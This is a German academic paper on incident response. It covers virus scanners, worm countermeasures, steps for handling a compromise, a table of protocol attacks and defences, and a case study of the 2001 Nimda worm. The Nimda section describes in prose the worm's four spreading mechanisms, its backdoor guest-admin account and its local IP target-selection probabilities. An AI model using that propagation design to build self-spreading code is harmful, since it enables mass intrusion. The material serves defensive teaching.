Virenscanner suchen anhand verschiedener Merkmale (Signaturen) nach Viren. Der Suchvorgang wird entweder manuell ausgelöst oder läuft ständig im Hintergrund. Auch wird der Arbeitsspeicher überwacht, so dass schon beim Aufruf eines infizierten Programms die Virenausführung sofort beendet werden kann. Virenscanner bringen meist auch Mittel zur Beseitigung der von ihnen gefunden Viren mit - wobei die Beseitigunsroutinen nicht immer zum Erfolg führen und mitunter das System sogar irreparabel schädigen. Damit ein Virenscanner die neuesten Viren erkennen kann, bedient er sich einer Datei mit charakteristischen Merkmalen der Viren. Diese Datei muss ständig aktuell gehalten werden, da ansonsten eine Erkennung neuer Viren nicht möglich ist. Bei Virenscannern werden zwei Methoden unterschieden:

- Signaturbasierte Suche, mit der sich nicht-polymorphe Viren leicht aufspüren lassen. Eine charakteristische Byte-Folge aus dem Viruscode wird als Signatur festgehalten. Mit Hilfe dieser Signatur kann nun nach dem Virus gezielt gesucht werden.
- Heuristische Suche, mit der auch polymorphe Viren entdeckt werden. Dabei bedient man sich heuristischer Methoden. Diese gehen davon aus, dass jeder Virus eine gewisse virentypische Struktur aufweisen muss. Man sucht daher nach Befehlsfolgen und -kombinationen, die ein Virus gewöhnlich aufweist. Aus der Häufigkeit der gefundenen Merkmale lässt sich eine Wahrscheinlichkeit für eine Infektion ermitteln. Der Schwellenwert für die Wahrscheinlichkeit legt fest, ob ein Alarm erfolgt. Dabei kann es vorkommen, dass ein "Bösewicht durchrutscht“.

3.3.2.2 Würmer Gegenmaßnahmen

Würmer nutzen normalerweise mehrere bekannte Schwachstellen in Kombination aus. Sobald Schwachstellen bekannt sind und auf einschlägigen Mailinglisten oder Websites der bekannten CERTs auftauchen, muss umgehend gehandelt und diese beseitigt werden. Unnötige Systemdienste, die allgemein wenig benutzt werden und daher tendenziell mehr Fehler enthalten können, sollte man deaktivieren. Intrusion Detection Systeme (IDS) können gegen verdächtiges Verhalten von Prozess-Würmern helfen. Gerade gegen E-Mail Würmer gibt es mehrere wirksame Mittel. Zum einen kann man, sofern man darauf nicht angewiesen ist, das jeweilige Makro-System, auf dem der Wurm basiert deaktivieren. Ein Filtersystem, welches eingehende E-Mails auf verdächtige Anhänge überprüft und natürlich ständig auf dem neuesten Stand gehalten werden muss, kann das Unheil schon im Vorfeld

verhindern. Ansonsten sind die modernen Virenscanner auch auf Würmer anzusetzen.

3.3.2.3 Beweissicherung

Zentraler Punkt nach Erkennung eines Angriffs ist eine umfangreiche Beweissicherung. Als erstes sollten Beweise gesichert werden, um beim weiteren Vorgehen keine Spuren zu verwischen. Dabei ist ein vollständiges Backup zu empfehlen, da für eine spätere genauere Analyse alle Veränderungen am System festgestellt werden sollen. Ziel der Beweissicherung ist einerseits, den Angriff zu dokumentieren, um ihn in die Optimierung des Sicherheitskonzepts einfließen zu lassen, und andererseits für weitere eventuell rechtliche Schritte Beweismaterial in der Hand zu haben. Um den normalen Betrieb so schnell wie möglich wieder herstellen zu können, sollte eine erweiterte Analyse auf einem separaten System erfolgen.

3.3.2.4 Analyse des Angriffs

Ein erfolgreicher Angriff sollte immer Anlass sein, das eigene Sicherheitskonzept zu überprüfen. Wurde eine Schwachstelle aufgedeckt, muss entschieden werden, wie derartige Angriffe künftig abgewehrt werden können. Handelt es sich um einen Fehler im Sicherheitskonzept, so ist dieses natürlich umgehend zu überarbeiten. Dem Hersteller sollten, wenn noch kein Bug-Fix angeboten wird, die Fehler in der Software gemeldet werden. Kann dieser auch keine Lösung anbieten, ist zu untersuchen, ob die entsprechende Software ausgetauscht werden muss, oder ob der Fehler umgangen werden kann (Workaround).

Erstes Ziel der Analyse ist herauszufinden, in welchem Umfang der Angreifer in das Netz und die Rechner eindringen konnte. Wichtig ist hier vor allen Dingen sicherzustellen, dass vom Angreifer kein weiterer Schaden angerichtet werden kann. Ist nur ein einzelner Rechner betroffen, sollte dieser sofort vom Netz getrennt werden, besteht aber der Verdacht, dass der Schaden größer ist und vielleicht sogar die Firewall befallen wurde, muss auch über eine vollständige Abschaltung des Internetzugangs nachgedacht werden. Teil des Notfallplans sollte eine Entscheidung sein, welche Schritte bei welchem Vorfall einzuleiten sind.

Werden noch weitere Angriffe festgestellt, kann es sinnvoll sein, den Angreifer auf einen Quarantänerechner mit nur scheinbar wertvollen Daten zu locken, um so zu versuchen, durch eine Rückverfolgung die Identität des Angreifers festzustellen (Gummizelle). Dieser Rechner sollte immer für einen eventuellen Angriff vorbereitet sein. Benutzt der Angreifer weitere Rechner als Sprungbrett für seinen Angriff, sind diese ebenfalls zu analysieren. Deshalb müssen die Administratoren der als Sprungbrett benutzten Rechner möglichst telefonisch (und nicht per Email) benachrichtigt werden. Damit Hilfe bei der Koordination mit anderen Betroffenen geleistet werden kann, sollte auch eine Meldung an ein CERT (Computer Emergency Response Team) in Betracht gezogen werden.

3.3.2.5 Bewertung des Angriffs

Wenn im ersten Schritt die unmittelbare Gefahr gebannt wurde, ist eine feinere Analyse, die eine genaue Bewertung des Angriffs liefern soll, vorzunehmen. Hierbei kann es sinnvoll sein, externe Fachleute hinzuzuziehen, und den Vorfall an ein CERT zu melden. Sobald der Angriff zu einer Strafanzeige oder personalrechtlichen Konsequenzen führen könnte, ist auf eine umfassende Dokumentation der erkannten Angriffsspuren und der durchgeführten Aktivitäten zu achten.

Sollte als Quelle des Angriffs eine andere Organisation festgestellt werden, muss zu den dort Verantwortlichen Kontakt aufgenommen werden. Weisungsberechtigte und kompetente Ansprechpartner sollten in der Organisation gesucht werden, da hier nicht klar ist, ob der Systemadministrator in den Vorfall verwickelt ist.

Weiterhin ist zu untersuchen, ob die eigenen Systeme eine Zwischenstation für Angriffe auf eine weitere Organisation waren, die dann umgehend zu informieren ist. Rechtzeitige Informierung kann helfen, den Schaden gering zu halten und Spuren früh genug zu sichern.

3.3.2.6 "Rekonstruktion" des Systems

Nach einer ersten Analyse, die die Schwächen des bisherigen Zustands aufgedeckt hat, gilt es, die korrekte Funktionalität des Systems wieder herzustellen. Mit Integritätsprüfungsprogrammen (z.B. Tripwire) kann festgestellt werden, welche Dateien oder Zugriffsrechte vom Angreifer verändert worden sind. Auf diese Weise bauen Angreifer häufig "Hintertüren" ein, um später wieder auf den Rechner zugreifen zu können. Zumindest diese Dateien sind in den Ursprungszustand zurückzusetzen. Bei größeren Schäden oder im Zweifelsfall ist es jedoch sinnvoll, die betroffenen Rechner mit Hilfe eines kompletten Backups zu rekonstruieren. Bestehen Anhaltspunkte dafür, dass der Einbruch erstmalig schon vor längerer Zeit erfolgte, so dass nicht sicher ist, welches Backup noch vertrauenswürdig ist, kann die einzige Lösung nur sein, Betriebssystem, Anwendungen und aktuelle Patches der Rechner neu zu installieren.

Auch die Verfügbarkeit und die Integrität der Daten kann durch ein Wiedereinspielen der Daten wieder erreicht werden. Wurden eventuell Schlüssel kompromittiert, müssen neue gewählt und verteilt werden.
Vor Wiederherstellung des normalen Betriebszustands sind die Lücken und Fehler, die den Einbruch ermöglichten, zu beseitigen. Ist dies nicht möglich, weil es sich evtl. um einen Softwarefehler handelt, für den es noch kein Bug-Fix gibt, oder dies zu aufwendig ist, ist zumindest eine automatische Alarmierung für den Fall eines weiteren Einbruchs einzubauen. Falls die Möglichkeit besteht, sollten die neuen Einstellungen auf die Schließung der alten und auf neue Sicherheitslöcher getestet werden.

3.3.2.7 Dokumentation und Einleitung weiterer Schritte

Als vorläufig letzten Schritt zur Behandlung eines Angriffs, ist die Vervollständigung der Dokumentation des Vorfalls zu sehen. Neben der Art, wie und wodurch der Vorfall entdeckt wurde, muss sie alle Veränderungen und Schäden auflisten, sowie die Vorgehensweise bei der Behandlung des Angriffs beschreiben. Dazu gehören natürlich auch möglichst vollständige Backups der betroffenen Systeme und Aufzeichnungen über Telefongespräche und Besprechungen. Nicht nur der Angriff als solcher, sondern auch die Behandlung muss analysiert und bewertet werden. Danach sollte nach Möglichkeit das Sicherheitskonzept und der Notfallplan überarbeitet werden.

Abschließend bleibt auch zu entscheiden, ob Strafanzeige gestellt werden soll und ob personalrechtliche Konsequenzen notwendig sind. Der Hersteller ist zu informieren, wenn der Angriff auf Fehler in Soft- oder Hardware zurückzuführen ist. Die Dokumentation kann ihm bei der Fehlersuche behilflich sein. Eine Veröffentlichung einer Zusammenfassung und Analyse des Sicherheitslochs in einschlägigen News-Groups oder Mailing-Listen kann anderen Systemadministratoren dabei helfen, ihre Systeme vor derartigen Angriffen zu schützen.

Überblick Bedrohungen/Gegenmaßnahmen

	Bedrohung	**Angriff**	**Maßnahme**
ICMP (Internet Control Message Protocol) ICMP dient u. a. dazu, im Fehlerfall dem betroffenen Absender von IP-Paketen das Auftreten von Netzwerkproblemen zu melden	Eindringen, Denial-of-Service	Redirect, TTL-Exceeded, Destination Unreachable, Ping-of-Death	Authentisierung, Filtern, auf Router abweisen, Overflow abfangen
TCP (Transmission Control Protocol) Verbindungsorientiertes Tranport-Protokoll des Internets. Setzt auf IP auf.	Eindringen, Maskerade, Denial-of-Service	Hijacking, Asynchrone State, IP-Spoofing, SYN-Flooding	Übernahme privilegierter Rechte verhindern, Überwachung, Verschlüsselung, Authentisierung,Signatur, IP-Spoofing verhindern
UDP (User Datagram Protocol) Verbindungsloses Transport-Protokoll des Internets. Setzt auf IP auf.	Eindringen, Maskerade, Denial-of-Service	UDP-Spoofing, Flooding, echo, Ausnutzen privilegierter Ports	Schutz auf Applikationsebene, chargen und echo filtern, Antworten auf echo filtern, Portnummern kleiner 1024 filtern
DNS (Domain Name Service) Dienst, der die Auflösung von Computer-Namen in numerische Internetadressen und umgekehrt ermöglicht.	Maskerade, Denial-of-Service	IP-Spoofing, Sniffing, Penetration des DNS-Caches	Splitten der DNS-Server, Inverse DNS-Anfragen filtern, IP-Spoofing verhindern

ARP (Address-Resolution-Protocoll)	Maskerade, Umleiten	Fälschen von ARP-Antworten	ARP-Tabellen fixieren, ARP-Request auf Firewalls abblocken
RIP Das Routing Information Protocol (RIP) wird verwendet, um (dynamische) Routing-Informationen in lokalen Netzwerken zu verbreiten	Maskerade, Umleiten	Loose-Source-Routing, RIP-Spoofing	Filtern von Loose-Source-Routing-Paketen, Statisches Routen
SNMP	Maskerade, Eindringen	Abhören der Community-Strings	Filtern, Verschlüsselung, nicht über Firewall zulassen
NIS/NIS+	Maskerade, Eindringen	Umleiten, Dateidiebstahl, Brute-Force-Attacke	Filtern, starke Authentisierung nicht über Firewall zulassen
FTP	Maskerade, Eindringen, Manipulation, Informationsdiebstahl	FTP-Hijacking, cwd, cdup, retr, stor, dele, list, nlist, site, syst, port Anonymous FTP	Filtern, Rechteverwaltung, port durch pasv ersetzen, Zugriff nur auf ausgewählte Daten erlauben

4. Incident Response am Beispiel von W32.Nimda.A@mm

Nimda ist ein Wurm, der sich über vier verschiedene Mechanismen verbreiten kann. Sie infiziert Hosts mit beliebigen Windowsversionen. Nimda beschädigt ernsthaft das Sicherheitssystem ihres Opfers, weil durch sie der Angreifer die Administrations-Rechte voller Fülle erhält und so zu dem gesamten Dateisystem der befallenen Computer Zugriff hat. Die Infektion ist äußerst schwer zu behandeln, weil der Wurm diverse Systemdateien modifiziert und Systemeinstellungen ändert.

In diesem Abschnitt wird zuerst das Szenario des ersten Nimda-Angriffs im September 2001 beschrieben und die ersten Reaktionen der Sicherheitsexperten sowie die ersten Analyseversuche geschildert. Anschließend wird auf die technischen Details des Angriffes ausführlich eingegangen. Speziell betrachten wir Verbreitungsmechanismen (Spreading) des Wurms und den durch ihn zugefügten Schadenfunktion (Payload). Im letzten Teilabschnitt beschreiben wir die Incident Response Maßnahmen bei dem Nimda-Befall.

4.1 Vorfallszenario

Der Wurm wurde zum ersten Mal am 18. September 2001 entdeckt. Wie sich bald herausstellte, handelte es sich dabei um einen Wurm, der mehrere Methoden verwendete, um sich auszubreiten. Schon bald bestand der Verdacht, dass Nimda auch Web-Server befällt und dort infizierte Dateien hinterlegt, die allein beim Betrachten der Seite über den Windows Media Player ausgeführt werden.
Der neuer Mail-Wurm verbreitete sich mit beunruhigender Geschwindigkeit im Internet und wurde von den verschiedenen Antivirenherstellern als hoch bedrohlich eingeschätzt - und zum Teil überschätzt: “Die Hersteller von Antiviren-Software sehen sich mit einer vollkommen neuen Bedrohung konfrontiert, da die Software hochkomplex, stark verschlüsselt und polymorph ist. Der „Virus“ kennt alleine 16 verschiedene Möglichkeiten, den Internet Information Server (IIS) von Microsoft anzugreifen, verbreitet sich darüber hinaus per Mail und über das Netzwerk und hat die Fähigkeiten eines Massenmailers“. Der Schädling wurde von http://www.kaspersky.com/ Kaspersky-Labs vorläufig „Nimda“ getauft. Der Name entsteht aus dem Wort „Admin“, das rückwärts geschrieben wurde.

Am Morgen den 18. September 2001 berichteten viele Benutzer gegenüber diversen IR-Instanzen (zum Beispiel ARIS, FIRST, CERT, BSI in Deutschland usw.) über massive Zunahme der Anfragen gegenüber den Web-Servern. Auch bekamen mehrere Benutzer verdächtige E-Mails mit verschiedenen Anhangdateien. Gleichzeitig hat, Nach Statistiken der ISC (Internet Strom Centre) wurden vermehrte Server-Anfragen über http und merkliche Netzüberlastungen registriert. Es wird der Zuwachs der Anfragenzahl sowie die Zunahme der anfragenden Clients beobachtet. Abbildungen 1 und 2 zeigen den Verlauf dieser beiden Parameter im September 2001. Im Abbildung 1 wird die absolute Anzahl von Anfragen pro Tag an den Port 80 dargestellt. Abbildung 2 zeigt die Anzahl der verschiedenen IP-Adressen (unique users), die normalerweise den Port 80 pro Tag anfragen.




Abbildung 1: Anzahl von Anfragen pro Tag am Port 80




Abbildung 2: Anzahl von verschiedenen IP-Adressen die Port 80 pro Tag anfragen

Um 13:00 Uhr hat die Anzahl der HTTP-Anftagen mit beinahe 70 000 pro Sunde ihren Höhepunkt erreicht. Doch bereits um 14:00 Uhr stieg diese Zahl auf 250 000 und 15:00 Uhr auf über 300 000. Abb.3 zeigt den zeitlichen Verlauf der IP-Anfragen pro Stunde im Laufe des Tages am 18.09.




Abbildung 3: Anfragen pro Stunde für einen ausgewählten Port (Port 80)

In Abbildungen 4 und 5 wird der Ausschnitt der obigen Statistik für die Woche, an der der Vorfall stattgefunden hat, dokumentiert. Bemerkenswert ist, dass die beiden relevanten Parameter bis zum 25. September auf die Werte vor der Wurmattacke zurückgegangen waren.




Abbildung 4: Anzahl der Anfragen pro Tag vom 9. bis 24. September 2001




Abbildung 5: Anzahl der Anfragen von verschiedenen IP-Adressen pro Tag im gleichen Zeitraum

Nach zwölf Stunden war es noch keinem Hersteller von Antiviren-Software gelungen, Nimda vollständig zu analysieren. Es wurde vermutet, dass hinter derartig komplexer Code eine ganze Gruppe von Virenautoren stand, die für Nimda Teile der bereits bekannten Würmer Code Red und Code Blue kombinierten und den bereits mit MagistrA verbreiteten eigenen SMTP-Client zweitverwerteten.

In Abbildung 6 ist die geographische Verteilung des Wurms nach Ländern dargestellt. Die erste Tabelle zeigt die häufigsten Source-Länder, die zweite – die Target-Länder.




Abbildung 6: Geographische Verteilung des Wurms nach Ländern




Abbildung 7: Angriffsziele des Wurms

Die Zahl der in Europa betroffenen Unternehmen ging in die Zehntausende. „Das Problem ist, dass sich der malicious code auch über das Netzwerk verbreitet. Das heißt, der Administrator muss zunächst einmal alle Verbindungen zur Außenwelt kappen und dann das gesamte System scannen.

Besonders häufig wurden die englischen Netzwerke zum Angriffsziel des Wurms (s. Abbildung 7). Die hohe Anzahl der Infektionen führte auch zu einem sehr großen Produktivitätsverlust. Offensichtlich war genau das das Ziel der unbekannten Autoren.

Nach den vorläufigen Vorfallsanalysen ließen sich einige Merkmale des Wurms identifizieren: Die infizierten Mails trugen wechselnde Betreffzeilen und enthielten häufig ein Attachement mit dem Mime-Typ Audio/WAV, hinter dem sich EXE- oder DOC-Dateien versteckten. Unter Umständen genügte es bereits, die Mail lediglich mit Outlook Express anzusehen, um den Media Player zu starten und damit den

Rechner zu infizieren. Es wurde berichtet, dass W32/Nimda@MM eine „Schlafperiode” von 10 Tagen hat, bevor er seine Massenmailer-Routine aufruft und anfängt, sich an die am befallenen Rechner gefundenen E-Mail-Adressen zu verschicken.
Neben der Mail-Verbreitung setzte Nimda unter anderem auf die von Code Red eingepflanzten Hintertüren, um neue Systeme zu infizieren. Erste Analysen zeigten auch, dass der Schädling unter anderem eine Hintertür in Windows NT/2000-Rechnern aktivierte, indem er einen Gast-Account mit Administrator-Rechten anlegte. Der nach ersten Beobachtungen aufgetretene Verdacht, dass Nimda auch Macintosh-Rechner befallen kann, hat sich jedoch nicht bestätigt.

Der Wurm enthält einen Text, der jedoch nicht angezeigt wird:

Abbildung 8: “Copyright 2001 R.P.China“.

Es hat unter anderem aufgefallen, dass die Wurm-Attacke exakt eine Woche nach dem 11. September 2001 stattgefunden hat, was die allgemeine Beunruhigung, u.a. bezüglich rasanten Wurmverbreitung, nur noch verstärkte.

4.2 Analyse

Nach der vorläufigen Incident-Diagnostik wurde Nimda-Wurm von allen führenden Antivirus-Herstellern erneut viel ausführlicher analysiert. Es wurden zusätzliche Eigenschaften des Wurms und die Einzelheiten über den Vorfallablauf bekannt. Die detaillierten Beschreibungen des neuen Wurms wurden in die Viren-Lexika aufgenommen, die geeigneten Response-Maßnahmen wurden entwickelt. Im Folgenden wollen wir die Verbreitungsmechanismen und den Payload der Nimda-Wurm systematisch beschrieben.

Bei der Spreading beschreiben wir zuerst die Sicherheitslücken, die der Wurm ausnutzt, um sich auszubreiten. Eine der Schwachstellen, mit deren Hilfe Nimda Server angreift, geht auf eine Attacke von Troj/CodeRed-II zurück. Nimda selbst versucht, weitere Sicherheitslücken zu öffnen. Dann gehen wir detaillierter auf die vier Verbreitungsmechanismen ein.

Bei der Payload beschreiben wir einerseits den chronologischen Verlauf der Systemschädigung, andererseits fassen wir die von dem Wurm vorgenommenen Systemveränderungen zusammen.

Der Wurm wird unter dem Namen W32/Nimda@MM, PE_NIMDA.A, I-Worm, Nimda, W32/Nimda-A, Win32.Nimda.A, TROJ_Nimda.A u.a. (siehe Anhang) geführt und wegen seiner Fähigkeit, von infizierten Web-Servern auf Clients überzuspringen und so Systeme beim normalen Surfen zu infizieren, als besonders zerstörerischer Mail-Wurm eingestuft.

Die Datei im Anhang ist eine PE-DLL, hat den Namen admin.dll oder readme.exe, und ist nicht immer sichtbar. Neben der Endung .exe sind bereits weitere Datei-Endungen wie .wav oder .com im Umlauf. Die Länge der Anhang ist immer konstant und beträgt 57344 Bytes, die MD5 Checksummen können variieren.

Der Virus W32/Nimda-A infiziert Anwender mit den Betriebssystemen Windows 95/98/Me, Windows NT/2000/XP und Microsoft IIS. Die Macintosh-Systeme werden nicht angegriffen.

4.2.1 Spreading

Der angerichtete Schaden liegt zum großen Teil in der massenhaften und rasanten Verbreitung des Wurms, der unternehmensweite Netzwerke und Server lahm legt. W32/Nimda-A ist ein sehr aggressiver Windows-32-Virus, der sich über vier unterschiedliche Mechanismen verbreitet:

(1) Der Wurm sucht das Internet nach den Webservern ab und versucht eine Reihe von bekannten Windows-Sicherheitslücken auszunutzen, um die Kontrolle über den Server zu erhalten.

(2) Der Wurm sammelt E-Mail-Adressen aus dem Windows Adressbuch, dem Eingangs- und Ausgangspostfach der Benutzer sowie aus lokalen HTML/HTM-Dateien und sendet sich an alle gefundenen Adressen als Anhang namens

readme.exe. Jede 10 Tage aktualisiert der Wurm seine „Mailingliste“ und versendet sich erneut.

(3) Wenn der Wurm einen Server erfolgreich infiziert hat, versucht er mittels HTTP-Service die Klienten, die auf den Serverseiten navigieren, anzustecken.

(4) Der Wurm ist auch fähig, sich über freigegebene Laufwerke zu expandieren. Er legt eine Kopie von sich selbst auf alle Laufwerke, auch im Netzwerk, für die der Benutzer eine Schreibberechtigung hat. Der Schädling sucht alle Verzeichnisse nach exe-Files und hängt sich an diese an. Jeder andere Host im Netzwerk, der auf den infizierten File zugreift, wird damit angesteckt.

Die nun kurz skizzierten Expansionsmechanismen werden im Folgenden ausführlicher beschrieben.

4.2.1.1 Mechanismus zum Auffinden der Angriffsziele

Die obenbeschriebenen Verbreitungsstrategien kommen dadurch zum Einsatz, dass der Wurm die infizierten Systeme zwingt, das Internet nach nicht sicheren IIS-Servern abzusuchen. Der Wurm sucht nach den Web-Servern, indem er IP-Adressen generiert und dann gezielt prüft, ob er auf den getroffenen IIS-Server die für seine Expansion notwendigen Sicherheitslücken findet.
Dabei greift Nimda bevorzugt seine Nachbarn im IP-Raum an. Die völlig zufälligen IP-Adressen werden nur mit der Wahrscheinlichkeit von 25% attackiert. Dagegen ist die Wahrscheinlichkeit für den Angriff auf den Netznachbarn recht groß: Der Wurm wird mit der Wahrscheinlichkeit von 25% die IP-Adresse ins Visier nehmen, die den gleichen ersten Octet wie der des Wurmwirtsystems hat. Mit der Wahrscheinlichkeit von 50% wird der Wurm auf die Adresse mit den beiden gleichen ersten Octets zielen. Dieses Verhalten führt zu verstärkter Netzwerkaktivität in den Netzbereichen, die mehrere infizierte Rechner haben. Auch ist dieses Verhalten eine Erklärung dafür, warum die Anfälligkeit des Zielnetzwerkes für den Wurm stark von der Netztopologie abhängt. Insbesondere werden bei bestimmten Netztopologien ARP-Überflütungseffekte beobachtet.

Es gibt einige Berichte darüber, dass der Wurm in erster Linie die Adresse mit den drei gleichen ersten Octet angreifen wurde, dann erst sich für die mit zwei gleichen Octets interessieren wurde, und erst danach zu den IP-Adressen mit den gleichen ersten Octet übergeht. Jedoch sind diese Berichte widersprüchlich und der genaue Mechanismus der Opferauswahl ist bei Nimda noch nicht komplett erforscht. Fest steht nur, dass der Wurm eher lokal als zufällig angreift.

